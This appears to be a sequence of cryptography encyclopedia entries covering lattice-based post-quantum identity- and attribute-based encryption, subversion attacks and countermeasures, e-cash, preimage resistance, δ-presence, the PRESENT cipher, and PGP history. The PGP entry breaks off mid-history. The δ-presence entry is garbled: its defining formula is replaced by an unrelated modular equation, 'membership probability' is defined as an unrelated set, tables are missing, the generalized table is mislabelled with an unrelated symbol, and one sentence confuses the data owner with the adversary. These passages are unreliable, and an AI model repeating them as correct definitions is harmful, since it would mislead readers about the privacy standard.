Other classes of quantum-safe computational problems are also being studied, from the original McEliece cryptosystem based on the hardness of decoding random Goppa codes to the up-and-coming elliptic-curve isogeny problem (which is unrelated to bilinear maps and not subject to discrete-logarithm hardness upper bounds). At the time of this writing, however, though codes and isogenies have yielded efficient and apparently secure post-quantum public-key encryption (PQ-PKE), no conjectured quantum-hard problems have proven nearly as fruitful for realizing PQ-IBE and PQ-ABE as lattice problems.

IBE and ABE from Lattices

The development of IBE and ABE from lattices finds its roots in the Ajtai lattice-trapdoor co-sampling algorithm. It generates a random integer lattice, described as a public homogeneous modular linear system, together with a trapdoor, expressed as a set of “short” non-zero solutions to the system, forming a “short” basis of the lattice. Knowledge of the trapdoor allows one to solve certain challenges, such as the LWE problem to distinguish “noisy” lattice points from uniformly random ones and, crucially, the sampling of fresh, short, lattice, and non-lattice points (technically, pre-images of null or non-null input “syndromes”) in a manner that does not leak the trapdoor.

These ingredients enabled the realization of PQ-IBE from lattices, starting with a random-oracle construction based on pre-image sampling (Gentry et al., 2008). The lattice IBE development trajectory initially retraced that on bilinear maps, with the removal of random oracles and addition of features such as hierarchies and anonymity, morphing into ABE. Early PQ-ABE constructions likewise were mirroring known features such as ciphertext-policy vs. key-policy ABE, “hidden-vector” encryption, finite-automaton policies, and others, into the lattice framework. Soon, however, lattice-based encryption took off on its own trajectory to create previously unseen functionalities, such as PQ-ABE with decryption policies as circuits or (bounded) Turing machines.

Pivotal to this emergence of many novel powerful forms of PQ-ABE and beyond was a “key-homomorphic” functional encryption construct proposed by Boneh et al. (2014), heretofore unique to lattice-based cryptography. With it, an ABE key-issuing authority can concisely encode an NC0 or NC1 circuit into a private key, making it able to decrypt only those ciphertexts whose attributes make the circuit evaluate to zero. Such key-homomorphism is now found at the heart of many modern lattice-based encryption schemes to gain new functionalities and to make tighter security reductions (Boyen and Li, 2016).

ABE models and schemes from lattices are numerous. The main distinctions involve how ciphertexts and decryption keys are being annotated with “attributes” to be evaluated by “policies” to unlock the decryption process.

PQ Models and Assumptions

While post-quantum security will generally hold true for lattice constructions, it is not always a design consideration. Basing a cipher on a (conjectured) quantum-safe hardness assumption is of course *de rigueur* for PQ security. Nevertheless, many subtleties remain, both in the quantitative estimation of said hardness against a quantum attacker (expressed, e.g., as breadth times depth of quantum circuits that break it) and in the qualitative restrictions of the quantum model for schemes of interest (such as whether the quantum attacker makes quantum probes and/or receives quantum responses, in addition to performing quantum computations).

Relatedly, recent studies have started to accommodate the random-oracle model (ROM) in a quantum context, to account for non-sequential (superposition) queries and the inability to introspect, program, or rewind a quantum random oracle. As candidate QROMs are much more constrained than the classic ROM, this suggests that IBE/ABE schemes in the ROM might still be deficient against quantum adversaries even if built from ostensibly post-quantum hardness assumptions.

Additionally, hardness assumptions on lattices, such as SIS and LWE, are unlike many others in cryptography: they include real-valued parameters (e.g., the LWE noise amplitude) which can span the range of hardness from “impossible” to “trivial,” with “cryptographically useful” somewhere in between but not as hard as one would like it to be. Further, lattice SIS and LWE have been supplanted by analogues over polynomial algebraic rings, collectively known as ring-SIS and ring-LWE. The rich extra structure makes them more usable and efficient but also less secure than plain lattice SIS and LWE. Indeed, the ongoing drive to realize ever fancier encryption functionalities has created tendencies to drift toward the riskier side of the hardness spectrum. If long-term safety is paramount, this should beget caution.

Open Problems

Other classes of quantum-resistant hardness assumptions have been proposed outside of lattices, but those have remained confined to PQ-PKE applications. It is an important open question to extend those constructions to full PQ-IBE and PQ-ABE or at least to recreate, from non-lattice PQ assumptions, core functional encryption building blocks such as the ubiquitous “left-right” IBE pattern from Agrawal et al. (2010) and the aforementioned “key-homomorphic” ABE device from Boneh et al. (2014).

More topical open questions relate to the never-ending quest to refine PQ-ABE techniques toward greater powers and security, without compromising on hardness assumptions. Notable goals include the concealment of attributes and policies, the tightening of security reductions, the expression of policies as arbitrary Turing machines, etc.

Definitions

Post-Snowden cryptography has emerged as a crucial field of study in response to the revelations made by Edward Snowden, a former contractor for the National Security Agency (NSA); see Greenwald (2014). This field encompasses the evaluation of cryptographic subversion attacks, where adversaries could manipulate cryptographic implementations to insert covert backdoors, thereby compromising the security of cryptographic systems; the field also involves the design of and approaches to subversion-resilient cryptography.

Background

In conventional models of adversarial analysis for provable security, there is an implicit assumption that the implementation of cryptographic schemes strictly adheres to their specifications. However, this assumption is often violated in the real world due to software/hardware bugs or malicious tampering attacks, rendering the provable security of cryptographic schemes invalid.

The Snowden revelations in 2013 highlighted that attackers, including manufacturers and supply-chain intermediaries, can modify the implementations of cryptographic schemes. These modifications can mimic specified behavior in black-box testing but surreptitiously divulge private information, such as secret keys.

Young and Yung (1997) initially classified this threat as kleptography, introducing the concept of the Secretly Embedded Trapdoor with Universal Protection mechanism. The Snowden revelations (showing that some of their methods have probably been used) have renewed the research community's focus on actual instances of subversion attacks. For example, Bellare et al. (2014) presented a formal study of algorithm-substitution attack (ASA) against symmetric encryption.

Theory

Algorithm Subversion and Countermeasures

In the ASA model for symmetric encryption, the encryption algorithm is replaced with a subverted version designed by the attacker (Bellare et al., 2014). This ASA satisfies undetectability if the detector, which possesses the secret key, cannot distinguish between subverted and legitimate ciphertexts, and its goal is to retrieve the secret key from (sequentially) subverted ciphertexts. Degabriele et al. (2015) further justified this ASA model and relaxed the assumption that any subverted ciphertexts should be decryptable. Then, Bellare et al. (2015) strengthened the ability of the detector by allowing adaptive encryption queries and access to the state of the encryption algorithm and proposed stateless ASAs on randomized symmetric encryption. Berndt and Liśkiewicz (2017) rigorously explored the relationship between ASAs and steganography and showed that an ASA

against symmetric encryption implies a secure stegosystem on the channel of the encryption scheme and vice versa.

In the above subversion attacks, an encryption algorithm is the main target of the adversary, while Armour and Poettering (2019) showed that the decryption algorithm of Authenticated Encryption with Associated Data (AEAD) can be subverted to leak the user keys.

Since the encryption algorithm of public-key encryption (PKE) takes public key as input, the goal of ASA on PKE is to retrieve the plaintext. Chen et al. (2020) proposed a practical ASA on hybrid PKE that leverages the subversion on key encapsulation mechanism (KEM) to recover the plaintext from constant subverted ciphertexts.

Ateniese et al. (2015) extended the ASA model to the signature scheme and considered fully-adaptive and continuous subversions. Liu et al. (2018) provided an asymmetric ASA model and showed how to mount such ASA on a special type of signature schemes.

Jiang et al. (2023) presented a practical subversion attack for general randomized algorithm supporting the revealing of randomness and applied it to a series of public-key primitives.

Note that previous works only focus on ASAs against a single scheme and cryptographic schemes are commonly used within protocols. Berndt et al. (2022) studied three practical protocols (TLS, WireGuard and Signal) and demonstrated that all of these protocols suffer from ASAs and the long-term secret key can be leaked with at most four messages.

Bellare and Hoang (2015) suggested that abandoning randomnesses in algorithms facilitates the detection of subversion attacks by comparing the outputs of the subverted and normal algorithm at running time and introduced the notion of unique-ciphertext PKE to resist ASA. The disadvantage of abandoning randomized algorithm is that it is impossible to achieve some desirable security (i.e., IND-CPA) for PKE.

Russell et al. (2016) introduced the notion of cliptography that aims at developing cryptographic schemes in a complete subversion model. Unlike traditional security model, the adversary also interacts with a watchdog that is responsible for distinguishing the subverted algorithms provided by adversary from honest algorithms via black-box testing. A cryptographic scheme is said to be subversion-resilient if the watchdog can detect the subversion with non-negligible advantage or the adversary wins the

traditional security game simulated with subverted algorithms with negligible advantage.

The concept of Cryptographic Reverse Firewall (CRF) was initially introduced by Mironov and Stephens-Davidowitz (2015) to enhance the security of two-party protocols running on potentially subverted machines. A CRF, as an external entity, is tasked with dynamically re-randomizing all incoming and outgoing communication of the randomized algorithm and enables the secure utilization of (possibly subverted) algorithms without the need for intricate detection mechanisms. However, it asks for a trusted source of randomness and may not be applicable to all existing protocols due to its requirement for a re-randomizable structure within the cryptographic scheme.

The self-guarding mechanism, as introduced by Fischlin and Mazaheri (2018), operates under the assumption of an initial phase where the randomized algorithm remains uncompromised. Unlike CRF, this mechanism does not rely on external entities and is particularly well-suited for certain primitives such as symmetric encryption. Its fundamental concept involves utilizing samples obtained from the underlying primitives during their initial uncompromised phase, along with basic operations, to defend against subversion attacks that may occur subsequently. In essence, the self-guarding mechanism primarily addresses subversion attacks that are activated at a later stage.

Parameter Subversions and Countermeasures

Dual EC is a pseudorandom generator (PRG) that works on a cyclic group with two generators P, Q of this group. When the discrete logarithm d such that $P = dQ$ were exposed, the security of Dual EC would be broken, based on arguments originated by Young and Yung (1997). The Snowden revelations indicate that the NSA may have made systematic efforts to subvert the standards of cryptographic primitives, and the parameters of Dual EC are believed to be subverted such that the authorities (the NSA) can compromise its security (Bernstein et al., 2016).

Dodis et al. (2015) initialized the study of primitives satisfying security against parameter subversion and proposed a post-processing strategy to immunize a backdoored PRG. Bellare et al. (2016) concentrated on the security of noninteractive zero-knowledge (NIZK) when the common reference string is maliciously generated and provided three NI systems of

different subversion-resilient security. Auerbach et al. (2018) explored the design of secure PKEs and KEMs with untrusted or subverted public parameters and introduced efficiently embeddable group families to obtain efficient KEMs of ciphertext-pseudo-randomness under parameter subversion attack.

Hardware Subversions and Countermeasures

Hardware Trojan attacks have attracted the concerns of research community (Tehranipoor and Koushanfar, 2010) for integrated circuits (ICs) already before the Snowden revelations in 2013. In these attacks, ICs are maliciously modified during design or fabrication to realize undesired function or create backdoors that leak the sensitive information. The adversary would make the hardware Trojan stealthy to evade the detection of conventional test.

The most effective countermeasure to hardware Trojan attacks is Trojan detection which can be categorized into logic testing and side-channel analysis. Bhunia et al. (2014) provided a comprehensive survey on this topic.

Open Problems and Future Directions

The PKE scheme by Russell et al. (2017) indicates an IND-CPA-secure KEM with subversion resilience in the offline watchdog model. However, achieving higher security, such as IND-CCA security, for KEMs in the setting of kleptographic attack, remains an open problem.

The majority of existing research on ASA concentrates on cryptographic primitives rather than protocol. It is intuitive to note that ASA on primitives directly implies ASA on protocol, as protocols are constructed using fundamental primitives. In fact, the complexity of protocols might introduce new forms of ASA that are not applicable to primitive alone. Hence, it is meaningful to explore ASA for various protocols to fully evaluate the impact of ASA.

The presence of a backdoor in Dual EC highlights that the subversion of system parameters can pose a greater threat and be more covert than the subversion of algorithms. Exploring defenses against such parameter substitution attacks warrants further investigation.

Digital signatures; Physical affects; Blockchain; Smart contracts

Definition

E-cash is a digital artifact (an object made of bits) that approximates physical cash as an instrument of payment. These digital artifacts are often

called coins. E-cash is a mechanism that is most useful in networked environments where the parties exchanging goods or services for money do not or cannot physically meet.

Background

Payment systems can be divided into two broad categories: book-entry payments and bearer certificates. Book-entry systems include credit and debit card transactions, bank check, or other payment systems that piggyback onto other transaction systems such as mobile phone minutes or charges.

In contrast to book-entry systems, bearer certificates such as cash can be used by anyone who holds them. The characteristics that make a digital artifact worthy of the name e-cash are those that make the coins *fungible anonymous untraceable* and *unlinkable*. They offer payer flexibility and ease of use. Physical cash offers these advantages in the physical world, and e-cash attempts to create an analog in the digital world.

Conceptually, a payment system that offers a high degree of privacy to the spender is more like cash than a check, and a payment system that offers bookkeeping information to the spender is more like a check than cash.

However, e-cash presents a set of challenges that physical cash does not have. Physical cash is created in a way that is hard to replicate. This makes counterfeiting and fraud difficult. Digital artifacts are not only trivial to duplicate but also duplication in use is a virtual necessity. This means that e-cash has an inverted problem to physical cash's problem of counterfeiting; with e-cash, there must be an authentication system as part of the normal operating procedures, not as an exception to operating procedures. In normal operation, physical cash is presumed valid, and e-cash is presumed invalid.

Theory of E-Cash

There are several types of e-cash as developed:

- *"Classical" e-cash*. Classical e-cash is exemplified by Chaum's original e-cash. It uses digital signatures to provide authenticity, with Chaumian blinding on RSA signatures to make the coins reasonably anonymous,

untraceable, and unlinkable. A related classical e-cash system is Laurie's *lucre*, which used Wagner's blinded Diffie–Hellman for similar cryptographic benefits as RSA-based blinding.

- *Nonclassical e-cash*. Nonclassical e-cash uses some other mechanism to show the authenticity of its coins such as relying on the difficulty of creating collisions or proof-of-work. Other nonclassical systems use simple security mechanisms such as coins created with MACs or related cryptographic mechanisms, or even simple digital GUID-like tokens. These tokens include Manasse's *millicent*, Rivest's *peppercorn*, Anderson and Sutherland's *Netcard*, and many others.
- *Nonmoney e-cash*. Nonmoney e-cash systems have coins that do not represent money itself but something else of value. For example, proof-of-work systems such as the antispam *hashcash* and *Penny Black* systems have coins that demonstrate that an e-mail sender has spent a certain amount of computer time to show to the receiver that the sender is not a bulk e-mail sender.
- *Blockchain-based e-cash*. Following the introduction of Bitcoin, most practical work on e-cash has followed these technologies in new development. They build upon previous work of hash chains, Merkle trees, proof-of-work, and more to create e-cash that does not have an explicit center of control.

All e-cash systems must have a mechanism for determining the authenticity of the coin and must detect genuine coins that have already been spent. These mechanisms can be cryptographic or implemented in databases. For these purposes, blockchains are also a database; they are an append-only log of all transactions.

Even in systems that use cryptography to secure the coins, the privacy-friendly security characteristics e-cash system can be thwarted by implementation or operational decisions. For example, consider a fully classical e-cash system that logs all transactions with a time stamp and network address. Since network addresses can easily geolocate information, a transaction log with network addresses becomes time-and-space tracking of the coins. Many blockchain-based systems have fixed payment addresses and thus can be forensically tracked by tracing transactions.

Operational security is as important as cryptographic security in any e-cash system.

Differences Between E-Cash and E-Investments

E-cash systems are primarily payment systems. Alice obtains e-cash to pay Bob with the expectation that the value of the e-cash does not change dramatically. In contrast, if Alice obtains an e-investment, she expects it to increase in value. The intent of e-cash is that it has a stable value while the intent of e-investments is that they increase in value. Cash is a means to an exchange, whereas investments are a thing in themselves.

Blockchain-based e-cash started out primarily as payment systems and have changed over time to be primarily investment systems. Systems that support smart contracts or other attached software programs are innovative as payment systems, yet the underlying e-cash still has investment – the expectation that the cash will be worth more in the future than the present – as their primary draw.

A response to these new uses from nations has been mixed, from embracing and adopting (El Salvador), outright banning (China), to a mix of regulations that consider them currency, commodities, or financial securities in a confusing mix of stances (the United States).

Open Problems

Most of the open problems in e-cash are not cryptographic nor even technical; they are operational.

All e-cash systems struggle with the issue we describe above, that for it to truly be cash, it should be anonymous, unlinkable, and untraceable. While there are many incomplete achievements of these goals, implementing these at scale remains difficult.

While blockchain systems dominate present deployments, there are others that still use Chaumian, modified-Chaumian, or other systems. If an e-cash system is issued by an established entity such as a nation, then the advantages of a decentralized system are close to moot. Several proposed national e-cash systems are using simpler systems than blockchains, typically modified-Chaumian e-cash.

Present blockchain systems suffer from limitations in their implementation. Perhaps the largest is total throughput. Bitcoin has a maximum throughput of three to seven transactions per second, which is four orders of magnitude below credit card systems such as VISA.

Ethereum is somewhat faster at 30 transactions per second and as of this writing are working on a newer protocol with the potential to rival the throughput of credit cards but with no actual deployment. Bitcoin transactions are more expensive than non-e-cash systems by two orders of magnitude; Ethereum has variable, congestion-based transaction costs that the person making the transaction cannot know in advance. Moreover, those costs are subject to manipulation by the processors and at this writing are not uncommonly one to two orders of magnitude more expensive than Bitcoin.

Blockchain systems also use proof-of-work to arrive at consensus or proof-of-stake. Proof-of-work has drawbacks going back to its invention; it is an intentional waste of compute power and thus electricity. Proof-of-stake has the drawback that the consensus is made by the people with the investments and is thus at its core a new technology for old forms of banking.

Perhaps the biggest open problem in blockchain systems is that while they are architecturally decentralized, in practice, they are highly centralized with a literal handful of entities in de facto control of the system. Thus, while they are architecturally decentralized systems, operationally they are not.

Synonyms

One-way property

Definition

Preimage resistance is the property of a hash function that it is hard to invert; that is, given an element in the range of a hash function, it should be computationally infeasible to find an input that maps to that element.

Background

The concept of one-way functions in cryptography is attributed to Jevons (1874). Needham suggested in 1966 to use one-way functions in order to protect password files in computer systems. The use of one-way hash functions (OWHFs) in cryptography was proposed in 1976 by Diffie and Hellman (1976).

Theory

Preimage resistance corresponds to one-wayness, which is typically used for functions with input and output domains of similar size (One-Way Function). A minimal requirement for a hash function to be preimage resistant is that the length of its result should be at least 128 bits (in 2024). Preimage resistance needs to be distinguished from two other properties of hash functions: second preimage resistance and collision resistance. A hash function is said to be a one-way hash function (OWHF) if it is both preimage resistant and second preimage resistant. A natural question is to investigate how these concepts are related; it turns out that the answer is rather subtle and requires a formalization (Rogaway and Shrimpton 2004; Stinson 2006). A simplification is that under certain conditions, preimage resistance is implied by the two other properties.

An informal definition is not fully satisfactory, as one can always apply the function to a small set of inputs and store the result; for this set of hash results it is easy to find a preimage. In order to write a formal definition, one needs to specify according to which distribution the element in the range is selected (e.g., one could choose an element uniformly in the domain and apply the hash function, or one could choose an element uniformly in the range) and one needs to express the probability of finding a preimage for this element. Moreover, one often introduces a class of functions indexed by a public parameter, which is called a key. One could then distinguish between three cases: the probability can be taken over the random choice of elements in the range, over the random choice of the parameter, or over both simultaneously. As most practical hash functions have a fixed specification, the first approach is more relevant to applications.

Definition

δ-presence is a probabilistic privacy standard that protects against membership attacks, attacks identifying an individual as a member of an exposed group. The probabilistic definition allows risk-cost-benefit analysis on real-world applications letting a data owner choose appropriate privacy parameters.

Background

You just realize that a recent article published in a local newspaper refers to your university. The article has the title “What are the odds? The National Lottery reports jackpots won by two Italian academicians from the same

university.” As an Italian academician, should you be concerned about your privacy?

Obviously, the answer depends on how many Italian academicians are working in your institution. If the answer is two, congratulations, you are officially super-rich. The bad news is, however, everybody now knows about it. What if the answer is three? There is now only two out of three chances that you are rich. Privacy wise, the odds are certainly more assuring but should you feel safe enough considering that the percentage of “super-rich” people within the population is less than 1%? What would you lose for every 1% increase in others’ beliefs on your wealth? Certainly, our perception of a privacy loss due to an information exposure depends on how much of an increase/decrease in belief beyond normal takes place plus how much we lose for every unit of such an increase/decrease.

The above scenario is an example showing that revealing even statistics (e.g., count) regarding a group of people sharing a sensitive characteristics (e.g., jackpot winners, patients of a sensitive disease, minorities, members of a particular race or religion, people with a specific sexual orientation, etc.) *might* be a threat to privacy. The privacy standard δ-presence is designed for such scenarios where the privacy risk is from identifying that an individual is a member of an exposed group. Two main properties of the metric allow effective privacy protection against membership disclosure:

- δ-presence probabilistically limits an adversary’s ability to identify individuals as being a member of a group. The parameter δ controls the trade-off between privacy and utility.
- The probabilistic definition allows setting a good δ-parameter via a risk-cost-benefit analysis based on the underlying application. This forms the necessary but often neglected bridge between human-understandable policy and mathematically sound standards for anonymity.

δ-presence has been adopted in the industry, being now one of the four privacy metrics available on the Google Cloud Data Loss Prevention service (Google Inc., 2019).

Theory

δ-Presence: Generic Definition

In our setting, the data owner has knowledge on a group of people G within a population P. Every individual in G shares a sensitive characteristic; thus knowledge of G is private while that of P is public. Due to privacy concerns, the owner chooses to release $f(G)$ (e.g., statistics regarding G). Thus we have

Data owner knowledge: G, P
Adversary knowledge: $f(G)$, P

Given this setting, δ-presence is a privacy standard for deciding if the disclosed information $f(G)$ is privacy-preserving.

Definition 1 (Generic δ-presence) (The original definition of δ-presence enforces also a lower bound limit on the membership probability, providing a range ($\delta_{min} - \delta_{max}$) of allowed membership probabilities (Nergiz et al., 2007). Since the upper bound limit is typically a bigger concern, we drop the lower bound requirement ($\delta_{min} = 0$) here for a concise presentation.) Let $G \subset P$ be a group of people sharing sensitive characteristics drawn from a population P. Let function f be any function computed on G. We say $f(G)$ satisfies δ-presence if and only if $\forall\, p \in P$

$$\sum x_i a_i^1 \equiv \sum y_i a_i^1 \bmod m$$

We call $\{x \in F_2^n / f(x) \neq 0\}$ the *membership probability* of p.

Note that in our setting the perceived privacy risk is from discovering that an individual is a member of G. δ-presence limits the membership probability, preventing an adversary from identifying, with high probability, that any particular individual within the population is a member of G.

Following our example in the previous section, P is the set of faculty members in the university, G is the set of people hitting jackpots, and $f(G)$ is the number of "lucky" Italian faculty members in the university. Let n be the number of Italians in P. Assuming each Italian has the same prior probability of winning a jackpot, the membership probability for each Italian faculty member is $f(G)/n$; δ-presence is satisfied if $f(G)/n < \delta$.

Data Publishing Scenario: Enforcing δ-Presence

In a data publishing scenario, the data owner has a private table $T \subset P$ of a group of people sharing sensitive characteristics (e.g., a diabetes institute

having demographics of diabetic patients) where *P* is a public table of the whole population (e.g., the census dataset of the region). Although the use of a public table *P* has been exploited in the so-called weak *k*-anonymity (Atzori, 2006) to protect a private table *T* from linking attacks, in many applications the data owner wants to protect against membership attacks described earlier; thus the owner wants to ensure that any information shared on *T* satisfies *δ*-presence.

An interesting and practical property of *δ*-presence is that it can be enforced over an existing table by applying standard generalization techniques such as those used in *k*-anonymity (Sweeney, 2002; Samarati, 2001; Atzori, 2006). Thus, the owner can create a generalization T^* of *T* such that $\forall\, p \in P$

$$\mathscr{P}(p \in T \mid T^*, P) \leq \delta$$

It is worth noting that publishing a generalized table T^* obtained by enforcing *k*-anonymity over *T* may not prevent membership attacks. To exemplify this, suppose we want to share information on *T* to promote research (Table 1). In case *T* is shared as it is, an attacker, by accessing publicly available dataset *P*, can easily identify Bob as being in *T* as Bob is the only Canadian in *P*. Publishing a *k*-anonymization of *T* does not help. In Table 2, $\mathbb{Z}_n^*$ is a 5-anonymization for *T* (k=5 is the most strict *k*-anonymity setting for a table of 5 rows). Despite most of the information being removed, $\mathbb{Z}_n^*$ is still prone to membership attacks. In fact, by noting that there are exactly 5 people in *P* with age > 40 (in gray), the attacker can derive with certainty that Bob, Christine, Frank, Harry, and Iris are all in *T*, while Alice is not in *T*. In other words, the membership probabilities for the five people are all 1.

***δ*-Presence, Table 1** Public dataset *P* and research subset *T*

(Initial “key” columns for clarity only)

***δ*-Presence, Table 2** $\mathbb{Z}_n^*$: 5-anonymization of T

Nevertheless, a generalization that preserves $\frac{1}{4}$ -presence is possible as shown in Table 3. Given the generalization $\mathbb{Z}_n^*$ and the public table *P*, the attacker can at best identify each person in *P* as in *T* with probability at most $\frac{1}{4}$, as shown by groups in light and dark gray in *P* and *T**. For instance, Gail (as well as Harry and Iris) matches one of the two dark gray rows in $\mathbb{Z}_n^*$. Assuming initially each of these three people is equally likely to be in the research set, the posterior membership probability for each person after observing $\mathbb{Z}_n^*$ is $\frac{1}{4}$.

δ-Presence, Table 3 $\mathbb{Z}_n^*$: $\frac{1}{4}$ -present generalization of *T*

The probabilistic definition of *δ*-presence allows risk-cost-benefit analysis so that a data owner can decide on a good privacy parameter *δ* that achieves utility at the cost of acceptable and quantifiable privacy loss. Work in 3 presents an example of such an analysis in the context of data sharing on diabetic patients. The analysis takes into account:

- the difference between the posterior adversary belief on the membership probability, *δ*, and the prior adversary belief before seeing the published generalization (e.g., 0.07 – the probability that a random individual will have diabetes).
- real-world risk incurred to an individual exposed as a result of privacy violation (e.g., a patient identified as being a diabetic might face discrimination in job interviews.)
- given the real risk, the cost to individuals per unit of increase in belief (e.g., annual cost, in dollars, of a diabetic employee to a company due to health insurance)
- acceptable cost of publishing to an individual (e.g., the maximum amount of increase, due to publishing, in expected cost, in dollars, of a potential employee that would be considered negligible compared to other costs.)

The analysis builds the necessary bridge between the mathematical privacy parameter *δ* and the economical and social costs that are incurred due to privacy violations. Given an acceptable upper bound on such a cost to an individual, the adversary can compute a lower bound on the privacy

parameter δ and effectively control damage (in real-world units) due to sharing of anonymizations.

Open Problems

Similar to other anonymization-based privacy standards in the literature, the most notable vulnerability of the δ-presence standard is that the data owner is expected to model the adversary background knowledge accurately. In a data publishing scenario, if the adversary underestimates the adversary's prior knowledge on individuals, the resulting generalizations may not satisfy δ-presence as the membership probabilities can be estimated beyond the acceptable threshold δ. (For example, considering the public table P and generalization $\mathbb{Z}_n^*$ in Table 3, Gail is considerably younger than Iris. If the adversary knows that diabetes is a diseases often seen in older people, he/she can conclude that Iris is more likely to be in T compared to Gail. In such a case, the membership probability of Gail given $\mathbb{Z}_n^*$ will certainly be higher than $\frac{1}{4}$.)

Work in Nergiz and Clifton (2009) partially addresses this issue by assuming an upper bound on the adversary knowledge (e.g., the adversary knows P, but the owner only knows statistics on P) and tries to enforce δ-presence in the worst possible scenario. However, new practical techniques that can model adversary background in a more flexible fashion still stands as a future work. Another open question is how this relates to noise-based privacy protection approaches such as ε-differential privacy (Dwork et al., 2006). This is particularly difficult, as it can be impossible to bound the probabilities without some limitations on adversary background knowledge. Related discussion is given in work on Differential Identifiability (Lee and Clifton, 2012).



Definition

PRESENT is a 64-bit block cipher developed by A. Bogdanov et al. (2007). There are two versions, a 80 bit key version, called PRESENT-80 and a 128 bit version PRESENT-128. PRESENT is an substitution-permutation-network with 31 rounds and one final key exclusive-or at the end.



Background

PRESENT was designed to be particular suitable for low-cost devices like RFID-tags.



Theory

Figure 1 depicts an overview of PRESENT and two rounds of PRESENT are shown in Fig. 2.

generateRoundKeys()
for $i = 1$ to 31 **do**
  addRoundKey(STATE,K_i)
  sBoxLayer(STATE)
  pLayer(STATE)
end for
addRoundKey(STATE,K_{32})

PRESENT – Block Cipher, Fig. 1 A top-level algorithmic description of PRESENT

PRESENT – Block Cipher, Fig. 2 The S/P network for PRESENT

The sBoxLayer

In the sBoxLayer a single 4-bit to 4-bit Sbox is applied 16 times in parallel. For the S-layer, the current state is considered as sixteen 4-bit words. Each word is processed by the Sbox and the next state is the concatenation of all those results. The action of the Sbox in hexadecimal notation is given by the following table.

x	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F

$S[x]$	C	5	6	B	9	0	A	D	3	E	F	8	4	7	1	2

The pLayer

The pLayer is given as a simple bit permutation, given by a following expression. Bit i of the current state is moved to bit position $P(i)$, where

$$P(i) = \begin{cases} 16 \times i \bmod 63 & \text{for } 0 \leq i \leq 62 \\ 63 & \text{for } i = 63 \end{cases}$$

The Key Scheduling

This part briefly describes the key scheduling of the 80 bit version. The reader can refer to Bogdanov et al. (2007) for details and the key scheduling of the 128 bit version. PRESENT-80 uses an 80-bit key register that is updated in each round. At each round the 64-bit round key consists of the 64 leftmost bits of the current contents of register K. After each round, the key register is rotated by 61 bit positions to the left, the leftmost four bits are passed through the PRESENT S-box, and a round counter is xored with some bits of K.

Cryptanalytic Results

Since its publication PRESENT has received a lot of attention by the research community. Several attacks on reduced-round versions have been proposed. The first published attack is a differential attack on a 16-round version with a complexity of roughly 2^{64} (Wang 2008). A statistical saturation attack (Collard and Standaert 2009) can be applied to up to 24 rounds of PRESENT faster than by an exhaustive key search. An algebraic differential attack (Albrecht and Cid 2009) can break up to 19 rounds faster than an exhaustive key search.

Implementation Results

PRESENT was designed to be especially suitable for low-cost devices. More precisely, it was designed to have a minimal number of gate equivalences when implemented in hardware. PRESENT can be implemented with approximately 1, 000 gate equivalences. It can also be implemented efficiently on FPGAs (Field-Programmable Gate Arrays). An overview of various implementation results for a large variety of platforms can be found in Poschmann (2009).


PGP

Definition



Pretty Good Privacy (PGP) is the most widely used software package for email and file protection.

Background

History

PGP was primarily developed by Philip R. Zimmermann Fig. 1 in the early 1990s in order to facilitate encryption and digitally signatures of email messages and electronic files. Over the next decade, it advanced from the niche market of the cryptography community to a commercial mainstream product with easy-to-use user interface. PGP is available in a variety of editions on all major operating systems, including mobile devices, and integrates, for example, as plug-in to email systems such as Microsoft Outlook, Lotus Notes, Novell GroupWise, Apple Mail, and the Mozilla Thunderbird. PGP brings its own key management applications and key server, but also inter-operates with X.509-compliant public key

infrastructures (PKI) and LDAP-based directory services. The core cryptographic algorithms are FIPS-140 approved and backing for smartcards and PKCS#11-enabled devices is provided.

Pretty Good Privacy (PGP), Fig. 1 Phil Zimmermann

Besides the commercial PGP, a culture of compliant, free software packages has evolved. They partly stem from the original PGP source code, now published as noncommercial international versions. Others, like GNU Privacy Guard (GnuPG), were developed independently based on the OpenPGP standard (Callas et al. 2007).

The creator of PGP, Philip Zimmermann, describes himself as a privacy and civil rights activist. He intended to create a strong public-key encryption software that would support every computer user to privately exchange electronic mail.

The development of PGP took place in view of an increasing pursuit and efficiency of U.S. law-enforcement and other governmental agencies to analyze huge amounts of electronic communication, and the impending U.S. Senate Bill 266 (1991), which obliged manufacturers to add back doors to communication products, permitting the authorities access to all conveyed information in decoded form. Senate Bill 266 was later discarded

after vigorous protests of libertarian and industry groups (Zimmermann 1996, 1999).

The first version of PGP for Microsoft DOS was released in June 1991 as an Internet give-away through a friend of Zimmermann. It spread rapidly worldwide (Garfinkel 1995), but faced several problems. Firstly, the novel symmetric cipher algorithm *Bass-O-Matic* turned out to be fundamentally flawed.

Secondly, the patented RSA algorithm was implemented without a valid U.S. licence. Earlier in 1991, Zimmermann had unsuccessfully tried to obtain a free licence from RSA Data Security Inc., maybe because PGP resembled too closely to their own product *Mailsafe*. He decided not to buy a commercial license to keep the door open for distributing PGP as shareware.

Finally, because the software utilized strong cryptography, PGP fell under the U.S. jurisdiction of the International Traffic in Arms Regulations (ITAR) and Arms Export Control Act (AECA). The unapproved export from the U.S. to other countries was illegal, even more its release over the Internet or at that time prevalent Bulletin Board Systems (BBS).

The U.S. Customs Bureau interviewed Zimmermann and others involved in the distribution, as a result of complaints from RSA Data Security; documents relating to PGP were subpoenaed from Zimmermann. A grand jury started gathering evidence to decide whether to indict Zimmermann on unlawful arms-export. The case raised a controversial public debate on privacy and government-controlled cryptography politics. Zimmermann became a symbol of the civil rights and privacy movement, while facing up to 5 years imprisonment sentence and huge legal expenses. The investigations lasted from 1993 to 1996. Eventually, the prosecution was declined, at least partially, impelled by the public opposition (Diffie and Landau 1998; Electronic Frontier Foundation legal cases archive n.d.).

PGP v2.0 shipped in September 1992, replacing Bass-O-Matic by the Swiss International Data Encryption Algorithm (IDEA) as its principal block cipher, which was licence free for noncommercial products. This release was developed by Zimmermann and an informal team of international programmers, including Branko Lankester (Netherlands) and Peter Gutmann (New Zealand) (International PGP web site n.d.).

Zimmermann sold the exclusive rights for commercial versions to ViaCrypt, which released ViaCrypt PGP 2.4 shortly after the purchase in

November 1993 (Garfinkel 1995). ViaCrypt resolved the RSA and IDEA patent infringements. Several major and minor products preceded up to PGP 4.5.

In spring 1994, the Massachusetts Institute of Technology (MIT) issued PGP version 2.6 as freeware. This was possible because the MIT negotiated an agreement with RSA Data Security to incorporate the RSAREF toolkit, the freely re-distributable reference source code of the RSA algorithm (RSA Public Key Encryption). As part of the deal, the software introduced an altered signature format incompatible towards earlier versions, which infringed upon RSA patents. Long-time users were forced to upgrade or be locked out.

